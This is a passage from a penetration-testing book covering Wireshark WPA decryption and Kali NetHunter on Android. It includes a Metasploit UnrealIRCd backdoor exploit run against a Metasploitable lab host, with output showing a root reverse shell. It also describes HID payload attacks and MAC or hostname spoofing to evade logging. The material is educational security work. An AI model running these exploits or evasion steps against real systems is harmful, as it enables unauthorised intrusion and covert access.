
7. To apply this decryption key to our capture, navigate to **View** and then down to **Wireless Toolbar**. Enable the wireless toolbar. In the main screen, you will see the following:



8. On the wireless toolbar, click on **Decryption Keys**. A box will appear. In the drop-down menu in the upper left, chose **Wireshark** for the decryption mode. Make sure the applicable key is selected. Click on **Apply** and **OK**:



9. Wireshark applies the decryption key to the capture and, where applicable, is able to decrypt the traffic:



As the preceding screenshot demonstrates, it is possible to decrypt traffic that we have captured without having to join the network. It is important to reiterate that this technique requires a full four-way handshake for each session captured.

Summary

The use of wireless networks permeates all organizations. As with any system that we have explored so far, there are vulnerabilities with wireless networks as well. These vulnerabilities, in the way that traffic is encrypted or in the methods of authentication, can be leveraged with tools that Kali Linux supplies. Demonstrating these vulnerabilities and their associated exploits by penetration testers provides those that employ these types of networks a clear understanding of what measures they need employ in order to safeguard themselves from attacks. As the world moves to an increasingly wireless world, with smartphones, laptops, and the Internet of Things, it is crucial that wireless networks and their security controls are constantly tested.

In the next chapter, we are going to discuss wireless networking as part of a larger methodology of penetration testing: using Kali Linux's Nethunter on a mobile device pen-testing platform. We are going to see several of the techniques presented in a new fashion, with a flexible penetration testing tool.

12
Mobile Penetration Testing with Kali NetHunter

Kali NetHunter is specifically designed to run on the Android mobile platform, giving penetration testers a greater degree of flexibility and mobility.

Kali NetHunter has many of the tools we have discussed and some additional tools that allow for more mobile penetration testing. In this chapter, we will discuss installing Kali NetHunter and how the key tools can be put into action. Finally, there will be a discussion of use cases where the NetHunter platform has a significant advantage over trying to use a more traditional method of Kali Linux.

In this chapter, we are going to discuss the following:

- An overview of Kali Linux NetHunter
- Deploying NetHunter
- General overview of installing NetHunter
- Tools and techniques
- Wireless attacks
- Human interface device attacks

Technical requirements

For this chapter, both OnePlus One and Nexus 4 devices were used to run NetHunter. The full list of compatible devices is available at `https://github.com/offensive-security/kali-nethunter/wiki`.

Kali NetHunter

NetHunter is the first mobile penetration testing operating system built on the open source Android platform. It was a collaborative development between Offensive Security and the Kali community member Binky Bear. NetHunter can be installed on the following Google Nexus devices: Nexus 5, Nexus 6, Nexus 7, Nexus 9, Nexus 10, and the OnePlus One. The full list of compatible devices is available at `https://github.com/offensive-security/kali-nethunter/wiki`. Offensive Security provides a number of NetHunter images based upon the device and, in some cases, the year of manufacture.

Deployment

Due to its size, NetHunter can be deployed in three general ways. Each of these leverages tools within the NetHunter platform as well as additional hardware that can easily be acquired. These deployment strategies allow penetration testers to test a wide range of security measures found in a variety of environments.

Network deployment

The vast majority of the previous chapters have been devoted to the tools and techniques available to the penetration tester for testing either remote or local networks. These tools require access to these networks through a physical connection. NetHunter has the same ability. Utilizing a combination of a USB Android adapter and a USB Ethernet adapter, the penetration tester can connect directly into a wall jack or, if they are able to gain access to network hardware, directly into a switch.

This deployment strategy is good for those testers who may want to surreptitiously gain access to areas without the bulk of a laptop. Using a Nexus smartphone or even a small tablet, the penetration tester can connect to the physical network, compromise a local system and set up persistence there, and move on. This approach is also useful when testing the security around publicly available network jacks.

Wireless deployment

NetHunter includes a great many of the same tools in a portable package. In certain penetration tests, the ability to move around a large campus identifying networks and capturing wireless traffic for later cracking is made much easier with a tablet or smartphone testing platform rather than a laptop.

To deploy NetHunter in such a fashion requires the use of an external antenna and a USB to Android adapter. Once connected, these hardware tools allow for the full use of NetHunter's wireless tools.

Host deployment

One advantage that the NetHunter platform has over the Kali Linux platform is the native USB support found in the Android OS. This gives a penetration tester the ability to connect the NetHunter platform directly to hosts such as laptops and desktops. This ability allows the penetration tester to utilize tools that carry out human interface device attacks. In these attacks, the penetration tester is able to leverage tools that allow for connection to host devices and mimic what are known as **Human Interface Devices** (**HIDs**). HIDs are devices such as keyboards and mice that connect to the host via USB.

HID attacks use this feature to force the host system to perform commands or to download payload scripts directly to the system. What makes this attack significantly more difficult to stop is that event with data loss prevention controls that do not allow USB storage devices to connect, HID devices are allowed.

Installing Kali NetHunter

In general, the process for installing NetHunter involves rooting the device, restoring it to a factory image, and then flashing the Kali NetHunter image onto the device. You should give yourself an hour to work through the entire process. What is presented is an overview, so that you have a good starting point for gathering the necessary tools and images.

The following are some of the resources you will need to root your device, place a recovery image, and finally, install the NetHunter image:

- Install the Android SDK toolset on your local system. This is available at `https://developer.android.com/studio/index.html`.
- The TWRP recovery image will be used in the process; you can locate that at `https://twrp.me`.


- To root your device from Windows, you will need the specific rooting toolkits. Nexus rooting information is available at `http://www.wugfresh.com/nrt/` and the Oneplus Bacon Root Toolkit can be found at `http://www.wugfresh.com/brt/`. A guide on installing NetHunter using a Windows machine is available at `https://github.com/offensive-security/kali-nethunter/wiki/Windows-install`.
- The NetHunter images are available at `https://www.offensive-security.com/kali-linux-nethunter-download/`.

Make sure that you follow directions carefully and in the correct order. There is no rushing in this process.

NetHunter icons


Once NetHunter has been installed on your device, there are two icons that are installed as part of the image. You will find these in the **Apps** menu. You will be utilizing these icons quite extensively, so I recommend you move them to the top-level screen. The first icon is the Kali NetHunter menu. This menu includes configuration settings and tools that are commonly used in penetration testing. First, click on the **NetHunter** icon:

You will be brought to a home screen with a list of tools, along with the some of the configuration setting menus. The one menu that we want to examine now is the **Kali Services** menu. This menu allows you to configure the different services available on NetHunter without having to use the command line:




In this menu, you can configure a number of services to start on boot or to toggle on and off depending on your specific requirements. Two specific services that we have covered in other chapters include the Apache web server and the Metasploit service. Both of these can be started from this menu:

In addition to the menu options, NetHunter has an icon for accessing the command line. To access the Terminal, click on **NetHunter Terminal**:



This will then open the Command Prompt, which looks like the standard interface that we have seen throughout the previous chapters:




The three vertical dots in the upper-right corner will allow you to access options that allow you to use special keys, access the help menu, and set your preferences, among other options. In addition, Kali NetHunter comes preconfigured with Hacker's Keyboard. Navigate to the **Apps** pages in the tablet menu. You will find an icon for **Hacker's Keyboard**. This keyboard is a little more user-friendly, which is useful when using the command line.

NetHunter tools


Because it is based on the Kali Linux OS, many of the tools that we have explored over the previous chapters are part of the NetHunter platform. As a result, the same commands and techniques can be employed during a penetration test. In the next section, we will address two tools that are the most often utilized in penetration testing, as well as examining some of the additional tools that can be made part of an individual NetHunter platform.

Nmap


One of those tools that is most often used and which we have covered in detail is Nmap. While you can run Nmap at the command line in NetHunter with all of the same features as Kali Linux, the NetHunter Nmap screen cuts down on the effort necessary to enter those commands. To get to NMAP, click on the **NetHunter** icon and then navigate to **Nmap**. Here we have the interface that allows us to enter a single IP address, a range, or CIDR notation. In this case, we are going to use a single IP address for a router:




The NetHunter interface allows you to set the type of NMAP scan, operating system detection, service detection, and support for IPv6. There is also the ability to set specific port scanning options. Penetration testers can set the scanning to their own specifications or choose the NMAP app options to limit their port scanning:



By clicking on **Select timing template**, the scan timing can be set. Just as with the command-line version of NMAP, the timing of the scan can be tailored to the situation. Finally, the type of scan can be set as well. Clicking on **Select scan techniques** brings up the options for the types of scans that are available. This includes options such as a SYN or TCP scan:



Once the scan is configured to run, hit the **SCAN** button. NetHunter will open a command window and run the scan:



The GUI included with NetHunter is excellent for running simple scans such as this. For more detailed scans or the use of scripts, you will have to shift to the command-line version of NMAP.

Metasploit

One of the number of powerful penetration testing tools that we have discussed in previous chapters is Metasploit. The Metasploit framework is included with NetHunter and functions in exactly the same way as Kali Linux. For example, let's use the NetHunter platform to attempt to leverage a backdoor vulnerability in a target system running Metasploitable.

First, we click on the **NetHunter Terminal** icon and then type the following:

```
# msfconsole
```

We are going to be leveraging the backdoor vulnerability in the IRC daemon in Metasploitable. As a result, we will use the `unreal_ircd_3281_backdoor` exploit. We enter the following into the command line:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Next, we set the remote host to our Metasploitable machine:


```
msf >exploit(unreal_ircd_3281_backdoor) >set RHOST 192.168.0.182
```

Finally, we run the exploit. The following screenshot shows the output of the preceding commands:

```
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
RHOST => 192.168.0.134
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.182:4444
[*] Connected to 192.168.0.134:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HbdykjeNEkVqVQJr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HbdykjeNEkVqVQJr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:4
9 +0000

whoami
root
```

Once the exploit is triggered, we can run the `whoami` command and identify this as a root command shell. As we can see through this example, NetHunter has the same functionality in terms of the Metasploit framework as the Kali Linux OS. This allows the penetration tester to utilize the NetHunter platform to carry on attacks in a smaller and more portable platform. One drawback to utilizing the Metasploit framework is entering commands on the tablet or phone.

Just as in Kali Linux, NetHunter also includes the Msfvenom Payload Creator for Metasploit. This GUI can be utilized to generate custom payloads for use with the Metasploit framework. To access this tool, click the **NetHunter** icon and then navigate to **Metasploit Payload Generator**. You will be brought to the following menu:




From this menu, we have the same options that we saw with the Kali Linux version of Msfvenom. In addition, this GUI allows us to create the specific payloads and save them to the SD card for further use.

Another tool within NetHunter that can be used together with Metasploit is Searchsploit. This tool queries the Exploit Database at `https://www.exploit-db.com/` and allows the user to search for additional exploits that can be used in conjunction with those within Metasploit.

MAC changer

Changing the MAC address of the NetHunter platform may be necessary when performing attacks against a target wireless network, or in cases where you are connected to the physical network. To facilitate this, NetHunter comes installed with MAC Changer. To access MAC Changer, click on the **NetHunter** icon and then on **MAC Changer**. You will be brought to the following screen:



MAC Changer allows you to set the hostname to one of your choosing. Setting the hostname to mimic the target organization's naming convention allows you to mask your activities in the event that there are systems in place that log activity on the network. In addition, MAC Changer allows you to set the MAC or allow the tool to randomly assign a MAC address for each interface.


Third-party Android applications

Along with your NetHunter installation, you should notice six other installed Android applications by browsing through your main menu.

The installed applications are the **NetHunter Terminal Application, DriveDroid, USB Keyboard, Shodan, Router Keygen**, and **cSploit**. Although these third-party applications are listed as a work-in-progress within the NetHunter documentation, I've found that they all work. Depending on your mobile device and its hardware, certain apps or features within the apps may not work.

The NetHunter Terminal Application


Much like the Terminal within Kali and NetHunter, the NetHunter Terminal Application allows the user to choose between various types of terminals, including a Kali Terminal, an Android Terminal and an AndroidSU (root Android) Terminal:



DriveDroid

DriveDroid allows your Android device to emulate a bootable flash drive or DVD. The device itself can then be used as bootable media (such as a bootable flash drive) when booting from a PC.

The DriveDroid app allows the user to choose from locally stored or downloaded OS images (`.iso`) when creating the bootable Android drive. DriveDroid can also be downloaded directly from the Google Play store at `https://play.google.com/store/apps/details?id=com.softwarebakery.drivedroidhl=en`:




USB Keyboard

This feature, as the name suggests, allows for the use of a USB keyboard. The ability to use this feature may depend on the model of the Android device being used.

Shodan

